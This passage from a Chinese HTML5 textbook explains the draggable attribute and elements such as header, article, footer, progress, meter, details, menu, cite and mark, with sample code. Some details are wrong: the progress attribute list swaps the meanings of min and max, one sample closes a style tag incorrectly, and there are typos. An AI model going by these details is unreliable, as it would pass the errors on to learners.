上述代码中单击按钮时触发 Click 事件，在 JavaScript 脚本函数中通过 innerHTML 获取用户输入的内容，并且将内容显示到 ID 名称为 info 的 div 元素中。ShowContent()函数的具体代码如下所示：

```
<script>
function ShowContent()
{
    document.getElementById("info").innerHTML = document.getElementById
    ("content").innerHTML;
}
</script>
```

运行本示例的代码并编辑内容进行测试，测试效果如图 2-7 所示。单击【保存信息】按钮显示编辑后的内容效果，如图 2-8 所示。



图 2-7　编辑内容时的效果




图 2-8　单击按钮时的效果

2.3.4　draggable 属性

draggable 属性用来指定元素是否可以拖动，它是 HTML 5 中新添加的属性，该属性经常用于拖放操作，一般情况下链接和图像是可拖动的。目前只有 Firefox、Chrome 和 Safari 浏览器支持 draggable 属性。

如下代码演示了 draggable 属性的简单使用：

```
<h3>元素拖动属性</h3>
<div draggable="true"/>您可以拖动这些文字</div>
拖动图片：<img src="imgs/ypz.jpg" draggable="true" />
```



如果想要真正地实现拖动功能，需要与 JavaScript 脚本相结合，另外，contextmenu 属性和 dropzoe 属性都是 HTML 5 中新增加的全局属性，但是目前主流的浏览器都没有提供对它们的支持。

2.4　结构元素

上一节已经介绍过 HTML 5 中元素的全局属性，实际上 HTML 5 中的所有元素都是有结构性的，且这些元素的作用与块元素非常相似。本节将介绍常用的结构元素来帮助读者进一步了解 HTML 5，包括 header、footer 和 article 等元素。

2.4.1　header 元素

header 元素是 HTML 5 中新添加的元素，该元素用来定义文档的页眉或介绍信息。如

网站首页中头部内容一般都包含标题、Logo 图片和搜索内容等，使用该元素可以替换元素使用的“<div id="header">”的标记。

如下示例代码演示了 header 元素的简单使用：

```
<style>
header{
    margin:0 1px 1px 1px;
    background:#467aa7;
    color:#ffffff;
}
<style>
<header>
    <h1>夏天的味道</h1>
    <h2>你想不想知道夏天的味道？它是甜、是苦、是涩……</h2>
</header>
```

运行上述代码，图 2-9 为 header 元素的运行效果。




图 2-9　header 元素使用效果

2.4.2　article 元素

article 元素可定义独立于文档的其余部分内容，它表示页面中的一块与上下文不相关的独立部分。该元素经常使用的例子是论坛帖子、报纸文章和用户评论等，它通常会和多个 section 元素进行划分，一个页面上的 article 元素也可以出现多次。

如下示例代码演示了 article 元素的简单使用：

```
<style>
article{
    width:695px;
    float:right;
}
article h3{
    display:block;
    height:30px;
    border-bottom:#C5C5A8 solid 1px;
    font:bold 28px/25px Arial, Helvetica, sans-serif;
    color:#333333;
    background-color:inherit;
```

```
        margin:0;
    }
    </style>
    <body>
    <article>
          <section>
                <h3>郑州欲打造公交都市 五年后将迈入全空调车时代</h3>
                <p class="rightTxt2">放下电动车、私家车，选择公交车出行，或许对现在
                的市民来说，有时还真没法接受，"慢"、"挤"、"换乘不方便"等，成为实实在在
                的理由。
                <!-- 省略其他代码 -->
                </p>
          </section>
          <section>
             <!-- 省略文章内容列表 -->
          </section>
    </article>
    </body>
```

上述代码中首先创建一个 article 元素，而 article 元素中又添加了两个 section 元素。图 2-10 为使用该元素时的运行效果。




图 2-10 article 元素的运行效果

2.4.3 aside 元素

aside 元素定义其所处内容之外的内容，是与文档主要内容有关的附属信息部分，它可以包含当前页面的相关其他引用、备注、注释、侧边栏和广告等其他类似的有别于主要内容的部分。

```
    <header>
        <div id="logo">
            <h1>Acer 淘宝站</h1>
```

```
            <aside>提供最新、最全的 Acer 笔记本资讯</aside>
        </div>
        <!-- 省略其他代码 -->
    </header>
```

图 2-11 为 aside 元素的效果图。



图 2-11　aside 元素的运行效果

2.4.4　footer 元素

footer 元素用来定义 section 或 document 的页脚，它表示一个页面或者一个区域的底部。一般情况下如果使用 footer 来插入联系信息，应该在该元素的内部使用 address 元素；在典型情况下，该元素会包含创作者的姓名、文档的创作日期或者联系信息等内容。使用 footer 元素可以替换原来页面中的 “<div id="footer">” 标记。

如下示例代码演示了 footer 元素的基本使用：

```
<footer>
    <div id="ftinner">
        <div class="ftlink float-l">
            <A href="aboutus.html">关于我们</A> | <A href="etrs.html">免责
            声明</A> | <A href="adver.html">广告合作</A> | <A href=
            "knowledge.html">知识产权</A> | <A href="payment.html">支付方式
            </A> | <A href="contactus.html">联系方式</A> | <A href=
            "zhaopin.html">加入我们</A>
        <p id="copyright">(c) 2009. All Rights Reserved. </p>
        </div>
        <div class="valid folat-r">
            <img src="images/xhtml.gif" alt="xhtml" /><img src="images/css
            .gif" alt="css" />
        </div>
    </div>
</footer>
```

图 2-12 为 footer 元素的主要运行效果。



图 2-12　footer 元素的运行效果

2.5　交互元素

上一节介绍了 HTML 5 中经常用到的页面结构元素的相关知识，包括它们的概念、作用和使用方法等。本节将详细介绍 HTML 5 的交互元素，它们增强了页面与用户的交互操作，如 progress、menu、meter 和 command 元素等。

2.5.1　progress 元素

progress 元素定义运行或下载中的进度或进程，该元素经常和 JavaScript 脚本一块使用显示耗费时间的函数的进度。

progress 元素的常用属性值有 3 个，其具体说明如下所示。

- **min**　进度条的最大值。
- **max**　进度条的最小值。
- **value**　定义进度的当前值。

【实践案例 2-5】

下面通过一个案例演示 progress 元素的基本使用。本示例的具体步骤如下所示。

（1）在 Dreamweaver CS5 中添加新的 HTML 页面，然后在页面的合适位置添加 div 元素、p 元素、类型为 button 的 input 元素、span 元素以及 progress 元素等。页面 body 部分的主要代码如下所示：

```
<div>
    <header>隐形的翅膀</header>
    <p>每一次都在徘徊孤单中坚强   每一次就算很受伤也不闪泪光</p>
    <p>我知道 我一直有双隐形的翅膀   带我飞 飞过绝望</p>
    <!-- 省略其他代码 -->
    单击统计网友喜欢度：<input type="button" value="统计" onClick="Btn_
    Click();" /><br/><br/>
    <span id="pTip">统计进度（喜欢度）：</span>
    <progress id="objprogress" min="0" max="10" value="8">正在统计。。
    </progress>
</div>
```

上述代码中 header 元素定义歌曲的标题；多个 p 元素用来显示详细歌词；progress 元

素显示网友对本首歌曲的热爱度。

（2）单击【统计】按钮时触发按钮的 Click 事件调用 JavaScript 脚本函数 Btn_Click()，其具体的脚本代码如下所示：

```
<script type="text/javascript">
    var intValue=0;
    var intTimer;
    var objPro=document.getElementById("objprogress"); //获取进度条
    var objTip=document.getElementById("pTip");        //获取 span 元素
    function Interval_handler(){                        //定时事件
        intValue++;
        objPro.value=intValue;                          //累计添加进度条的值
        if(intValue>=objPro.max){                       //判断值的大小
            clearInterval(intTimer);
            objTip.innerHTML="统计完成: ";
            objPro.value=8;
        } else{
            objTip.innerHTML="正在统计" + intValue +"%";
        }
    }
    //下载按钮单击事件
    function Btn_Click(){
        intTimer=setInterval(Interval_handler,1000);
    }
</script>
```

上述代码中 Btn_Click()函数首先调用内置的函数 setInterval()，每 1 秒调用一次 Interval_handler()函数。在该函数中判断进度条的显示情况，如果进度条完成则调用内置函数 clearInterval()清空 setInterval()中的内容，并将进度条的满意度的值设置为 8。

（3）运行本示例代码，单击【统计】按钮进行测试，显示进度条时的运行效果如图 2-13 所示。



图 2-13　progress 元素的运行效果

2.5.2　meter 元素

meter 元素定义度量衡，表示指定范围内的数值。例如磁盘的使用量、投票人数、投票分数及上传文档的等级评分等。

meter 元素中包含多个常用的属性值，如 max 属性定义最大值，min 属性定义最小值。表 2-1 列出了该元素属性值的具体说明。

表 2-1　meter 元素的常用属性

属性值	说明
max	定义最大值，默认值为 1
min	定义最小值，默认值为 0
high	定义量度的值位于哪个点，被界定为高的值
low	定义量度的值位于哪个点，被界定为低的值
optimum	定义什么样的度量值是最佳的值，如果该值高于 high 属性则表示值越高越好
Value	定义度量的值



meter 元素必须定义度量的范围，它既可以在元素的文本中，也可以在 min 或 max 属性中定义。

【实践案例 2-6】

在 Dreamweaver CS5 中添加新的 HTML 页面，然后在页面的合适位置添加 div 元素、类型为 input 的 button 元素及 meter 元素等。页面的主要代码如下所示：

```
<div>
    <header>隐形的翅膀</header>
    <p>每一次都在徘徊孤单中坚强   每一次就算很受伤也不闪泪光
    </p>
    <p>我知道 我一直有双隐形的翅膀   带我飞 飞过绝望</p>
    <!-- 省略其他歌词 -->
    <input type="button" value="查看网友评分" onClick="Btn_Click();"
    /><br/><br/>
    <span id="pTip" style="display:none;">
        飞鸟和鱼：<meter value="6" min="0" max="10" low="6" high="8"
        title="10 分" optimum="10">6</meter><br/>
        甜甜圈圈：<meter value="8" min="0" max="10" low="6" high="8"
        title="8 分" optimum="10">8</meter><br/>
            Me 笨 蛋：<meter value="5" min="0" max="10"
            low="6" high="8" title="4 分" optimum="10">5</meter><br/>
    </span>
</div>
<script>
function Btn_Click()
{
```

```
        document.getElementById("pTip").style.display = "block";
    }
    </script>
```

上述代码中声明了 3 个 meter 元素并分别指定该元素的 max、min、value、high、low 及 optimum 等属性，评分范围在 0～10 之间，分数低于 6 为不喜欢，高于 8 被认为很喜欢这首歌，评分为 10 是最理想的分数。单击按钮时触发 Click 事件，该事件主要显示网友的评分。

运行本示例的代码单击【查看网友评分】按钮进行测试，鼠标放到页面时可以查看该用户的评分，最终效果如图 2-14 所示。



图 2-14　meter 元素的运行效果

2.5.3　details 元素和 summary 元素

details 元素和 summary 元素都是 HTML 5 中新添加的元素，details 元素用来描述文档或文档某个部分的细节，summary 元素包含 details 元素的标题。这两个元素配合使用可以为 details 定义标题，标题是可见的，用户单击标题时会显示出 details 元素中的内容。

details 元素中包含 open 属性，该属性定义 details 是否可见。其属性值为布尔类型，默认情况下为 false。如果用户希望一打开页面就显示 details 元素的隐藏内容则将该值设置为 true 即可。

【实践案例 2-7】

本案例主要利用 details 元素和 summary 元素实现左侧菜单的显示功能，实现该功能的主要步骤如下：

（1）在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 details 元素、summary 元素、ul 元素及 li 元素等。页面加载时显示第一个 details 元素中的内容，将 open 的属性值设置为 true。其页面相关代码如下所示：

```
    <details open="true">
        <summary>日记分类</summary>
```

```
    <ul>
        <li><a href="#">好帖分享</a></li>
        <li><a href="#">个人日记</a></li>
        <li><a href="#">校园风景</a></li>
        <li><a href="#">星座命运</a></li>
    </ul>
</details>
 <details>
    <summary>照片预览</summary>
    <ul>
        <li> <a href="http://www.solucija.com">查看风景</a></li>
        <li> <a href="http://www.solucija.com">查看动物</a></li>
        <li> <a href="http://www.free-css-templates.com">查看人物</a></li>
    </ul>
</details>
```

（2）为页面的 details 元素及 ul 和 li 元素添加样式代码，具体代码如下所示：

```
details { margin: 0;    padding: 0;     color:black; }
details ul {
    margin: 5px 0 5px 0;
    padding : 0;
    color: #a90000;
    list-style-image: url(arrow.gif);
}
details li {
    margin: 0 0 2px 20px;
    padding: 0 0 0 0px;
    color: #555;
}
```

（3）运行本案例的代码，图 2-15 为该案例的效果图。



图 2-15　details 元素和 summary 元素的运行效果

2.5.4　menu 元素

在 HTML 5 的交互元素中除了内容交互元素外，频繁使用的还有菜单交互元素（如

menu 和 command）。本节和下一节将详细介绍这两个元素的基本使用。

menu 元素定义菜单列表，如果用户希望列出表单中的控件可以使用该元素。它是 HTML 5 重新启用的一个旧标记，该元素在 HTML 2 时就已经存在，但是在 HTML 4 时曾被废弃。在 HTML 5 中重新恢复使用并赋予其新的功能含义，它常常和 li 列表元素结合使用，来定义一个列表式的菜单。

menu 元素中包含 3 个常用的属性，其属性的具体说明如表 2-2 所示。

表 2-2　menu 元素的常用属性

属性值	说明
autosubmit	如果该值为 true，表示当表单控件改变时会自动提交
label	为菜单定义一个可见的标注
type	定义显示哪种类型的菜单，其值包括 list（默认值）、context 和 toolbar

【实践案例 2-8】

本案例将 menu 元素和 li 元素相结合实现浏览器图标列表的显示功能，实现该功能的主要步骤如下：

（1）在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 menu 元素和 li 元素，页面的相关代码如下：

```
<h3><center>这些浏览器的图标，你知道吗？</center></h3>
<menu>
    <li><img src="jiaohuimage/firefox.gif"></img> <span>Mozilla Firefox
    （火狐浏览器）</span></li>
    <li><img src="jiaohuimage/google.jpg"></img> <span>Google Chrome（谷
    歌浏览器）</span> </li>
    <li><img src="jiaohuimage/IE.jpg"></img> <span>Internet Explorer（IE
    浏览器）</span> </li>
    <li><img src="jiaohuimage/opera.png"></img> <span>Opera（欧朋浏览器）
    </span></li>
</menu>
```

（2）为 menu 元素及子元素 li 添加相关的代码，主要代码如下：

```
<style>
menu{
    margin-left:250px;
    margin-top:20px;
    width:60%;
}
menu li{
    list-style-type:none;
}
menu li img{
    clear:both;
    float:left;
```

```
        padding-right:8px;
        margin-top:-2px
    }
    menu li span{
        padding-top:12px;
        float:left;
        font-size:13px
    }
    </style>
```

（3）运行本示例的代码进行测试，图 2-16 为本案例的效果图。



图 2-16　menu 元素的运行效果

2.5.5　command 元素

command 元素是 HTML 5 中新增加的元素，它表示能够调用的命令，并且用户可以定义命令按钮，如单选按钮、复选框或按钮等。只有当 command 元素位于 menu 元素时该元素才是可见的，否则不会显示这个元素，但是可以用它规定键盘快捷键。表 2-3 列出了该元素常用属性的具体说明。

表 2-3　command 元素的常用属性

属性值	说明
checked	定义是否被选中，仅用于 radio 或 checkbox 类型
disabled	定义 command 是否可用
icon	定义作为 command 来显示的图像 url
label	为 command 定义可见的 label
radiogroup	定义 command 所属的组名，仅在类型为 radio 时使用
type	定义该 command 元素的类型，它的值包括 checkbox、command（默认值）和 radio

下面这段代码演示了 command 元素的基本使用：

```
<menu>
    <command onClick="command_click('文件')">文件</command>
```

```
        <command onClick="command_click('打开')">打开</command>
        <command onClick="command_click('保存')">保存</command>
        <command onClick="command_click('上传')">上传</command>
        <command onClick="command_click('下载')">下载</command>
    </menu>
```

2.6 文本层次语义元素

一般情况下为了使 HTML 页面中的文本内容更加形象生动，需要使用一些特殊的元素来突出文本之间的层次关系，这些特殊的元素就称为层次语义元素。文本层次语义元素主要包括 cite 元素、mark 元素和 time 元素，本节将详细介绍这些元素的具体使用，包括它们的概念、内容和使用方法等。

2.6.1 cite 元素

cite 元素可以创建一个引用标记，用于文档中参考文献的引用说明。开发人员可以使用该元素定义作品（如书籍、歌曲、电影、电视节目、绘画和雕塑等等）的标题，一旦在文档中使用了该标记，被标记的文档内容将以斜体的样式展示在页面中，以区别于段落中的其他字符。

【实践案例 2-9】

本案例首先通过 p 元素显示一段文字，然后在该段落的下面使用 cite 元素标识这段文字。实现该功能的主要步骤如下所示：

（1）在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 p 元素和 cite 元素，它们分别用来显示段落文字和标识引用的文档名称。页面具体代码如下：

```
<div>
    <p> 我微笑着走向生活<br/>
        无论生活以什么方式回敬我。<br/>
        报我以平坦吗？<br/>
        我是一条欢乐奔流的小河。<br/>
        报我以崎岖吗？<br/>
        我是一座大山庄严地思索！<br/>
        报我以幸福吗？<br/>
        我是一只凌空飞翔的燕子。<br/>
        报我以不幸吗？<br/>
        我是一根劲竹经得起千击万磨！<br/>
        生活里不能没有笑声，<br/>
        没有笑声的世界该是多么寂寞。<br/>
        什么也改变不了我对生活的热爱，<br/>
        我微笑着走向火热的生活。
    </p>
```

```
    <cite>--摘自汪国真《我微笑着走向生活》</cite>
</div>
```

（2）为页面中的 cite 元素和 p 元素分别添加样式，相关样式代码如下所示：

```
<style type="text/css">
div {
    position:absolute;
    left: 82px;
    top: 61px;
}
div p {
    font-size:14px;
    color:#9B99F4;
    letter-spacing:3px;
}
cite{
    color:red;
}
</style>
```

（3）运行本示例的代码查看页面效果，最终运行效果如图 2-17 所示。



图 2-17　cite 元素的运行效果



cite 元素在 HTML 5 中定义时更加严格，使用该元素时只允许包含标题或书名，不允许包含更多的其他引用信息，如作者名称和出版日期等。

2.6.2　mark 元素

mark 元素定义带有记号的文本，其主要功能是在文本中高亮显示某个或某几个字符，旨在引起用户的特别注意。mark 元素的使用方法与 em 和 strong 有相似之处，但是相比而言，使用 mark 元素在突出显示时样式更加随意与灵活。

【实践案例 2-10】

下面通过一个示例演示 mark 元素的基本使用。

在本案例中首先通过 center 元素指定标题“掩耳盗铃”的出现位置，然后通过 p 元素显示这则小寓言的具体内容。为了引起用户的注意并突出该寓言的主题，显示寓言时使用 mark 元素高亮处理字符“钟”。页面的主要代码如下：

```
<div>
    <p><center>掩耳盗铃</center></p>
    <p>
    春秋时候，晋国贵族智伯灭掉了范氏。有人趁机跑到范氏家里想偷点东西，看见院子里吊着一
    口大<mark>钟</mark>。<mark>钟</mark>是用上等青铜铸成的，造型和图案都很精美。
    小偷心里高兴极了，想把这口精美的大<mark>钟</mark>背回自己家去。可是<mark>钟
    </mark>又大又重，怎么也挪不动。他想来想去，只有一个办法，那就是把<mark>钟</mark>
    敲碎，然后再分别搬回家。<br/>
    <!-- 省略其他内容的显示 -->
    </p>
</div>
```

上述代码通过使用 mark 元素将文字内容中的“钟”进行了高亮显示处理，读者也可以直接通过 style 定义该元素的样式。图 2-18 为该元素的运行效果。




图 2-18　mark 元素的运行效果

虽然 mark 元素在使用效果上与 em 和 strong 元素有相似之处，但三者的出发点是不一样的。strong 元素是作者对文档中某段文字的重要性进行强调；em 元素是为了突出文章的重点而进行的设置；mark 是数据展示时以高亮的形式显示某些字符，与原作者本意无关。重新更改本案例的代码，在本则寓言的首段中分别通过 em 和 strong 元素对第一句和第三句内容进行设置，主要代码如下：

```
<em>春秋时候，晋国贵族智伯灭掉了范氏。</em>有人趁机跑到范氏家里想偷点东西，看见院子里
吊着一口大<mark>钟</mark>。<mark>钟</mark>是用上等青铜铸成的，造型和图案都很精美。
<strong>小偷心里高兴极了，想把这口精美的大<mark>钟</mark>背回自己家去。</strong>
可是<mark>钟</mark>又大又重，怎么也挪不动。他想来想去，只有一个办法，那就是把<mark>
钟</mark>敲碎，然后再分别搬回家。
```

重新运行上述代码观察 em、strong 和 mark 元素的主要作用，运行效果如图 2-19 所示。

